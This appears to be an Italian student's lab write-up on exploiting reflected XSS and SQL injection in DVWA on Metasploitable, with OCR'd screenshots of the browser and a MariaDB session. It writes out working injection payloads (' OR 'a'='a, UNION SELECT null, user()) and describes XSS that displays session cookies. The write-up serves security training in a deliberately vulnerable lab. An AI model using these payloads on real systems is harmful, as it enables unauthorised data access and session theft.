
# XSS & SQL Injection

**Obiettivo: Sfruttare le vulnerabilità XSS ed SQL Injection della macchina DVWA su Metasploitable.**


## 1) Configurazione del Livello di Sicurezza


Ho cominciato collegando le due macchine **Kali** e **Metasploitable** ed entrando nella **DVWA** come nell'esercizio precedente ho settato il livello di sicurezza della macchina su **"LOW"**.





## 2) Sfrutto la Debolezza XSS

La traccia mi indicava di utilizzare la vulnerabilità **XSS Reflected** per inserire semplici tag oppure per estrapolare informazioni come ad esempio i cookie della sessione. Ho cominciato provando ad inserire un semplice nome per poi aggiungere il tag **< i >** alla URL per renderlo in corsivo.








A seguire, ho creato seguendo l'esempio delle slide uno script con un avviso personalizzato eseguito come popup.




Ulteriori prove le ho eseguite cercando di modificare il messaggio scritto da me con una richiesta più specifica come il mostrare i **Cookie di Sessione** (***document.cookie***) e lo **User Agent** utilizzato (***navigator.userAgent***).







### 3) Sfrutto la Debolezza SQL Injection (non blind)

Se sfruttato bene un attacco di tipo **SQLI** può portare un esterno ad avere accesso a una grande quantità di informazioni di un sito web come ad esempio le credenziali dei clienti di un sito e-commerce. In questo caso la traccia chiedeva di sfruttare e controllare la debolezza **SQL Injection**.



Secondo il numero che viene immesso nella casella *User ID* ci vengono mostrate delle credenziali, in questo caso *Nome* e *Cognome*, come ad esempio nell'immagine sopra che scrivendo **1** vengono mostrati rispettivamente *admin/admin*.



Nell'immagine precedente ho provato innanzitutto a scrivere un nuovo *ID*, cioè **5**, per vedere quale *Nome* e *Cognome* apparisse per poi entrare tramite terminale nel database della **DVWA** ed inserire un comando **SQL** come nelle slide teoriche.

***SELECT first_name, last_name FROM users WHERE_id = '5';***

Ho usato il comando sulla **DVWA** installata su **Kali** pensando non avessero differenze ed infatti il risultato combacia perfettamente. Per "stampare" tutti gli user ho voluto inserire come input una condizione che desse sempre come risultato *TRUE*.





Questa condizione è data dall'inserimento di

***' OR 'a'='a***

all'interno delle virgolette che racchiudono il campo dove dovrebbe essere inserito lo *User ID*. Ho testato il codice intero come in precedenza da terminale e il risultato è stato lo stesso che da browser. Per concludere la traccia chiedeva di utilizzare anche il comando *UNION* per unire due **Query**. Ho deciso di unire la lista degli user con il nome dell'utente che sta eseguendo il **PHP code** utilizzando

***UNION SELECT null, user();***


rabilities/sqli/?id=%25'+or+0%3D0+union+select+null%2C+user()+%23&Submit=Subm
Exploit-DB
Google Hacking DB
OffSec
Metasploitable2 - Linux
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
0=0 union select null, user() #
Submit
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin
ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown
ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me
ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso
ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith
ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo mariadb dvwa
[sudo] password for kali:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 10.11.3-MariaDB-1 Debian 12
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '' OR 'a'='a' UNION S
ELECT null, user();
+------------+------------------+
| first_name | last_name |
+------------+------------------+
| admin | admin |
| Gordon | Brown |
| Hack | Me |
| Pablo | Picasso |
| Bob | Smith |
| NULL | root@localhost |
+------------+------------------+
6 rows in set (0.001 sec)
MariaDB [dvwa]>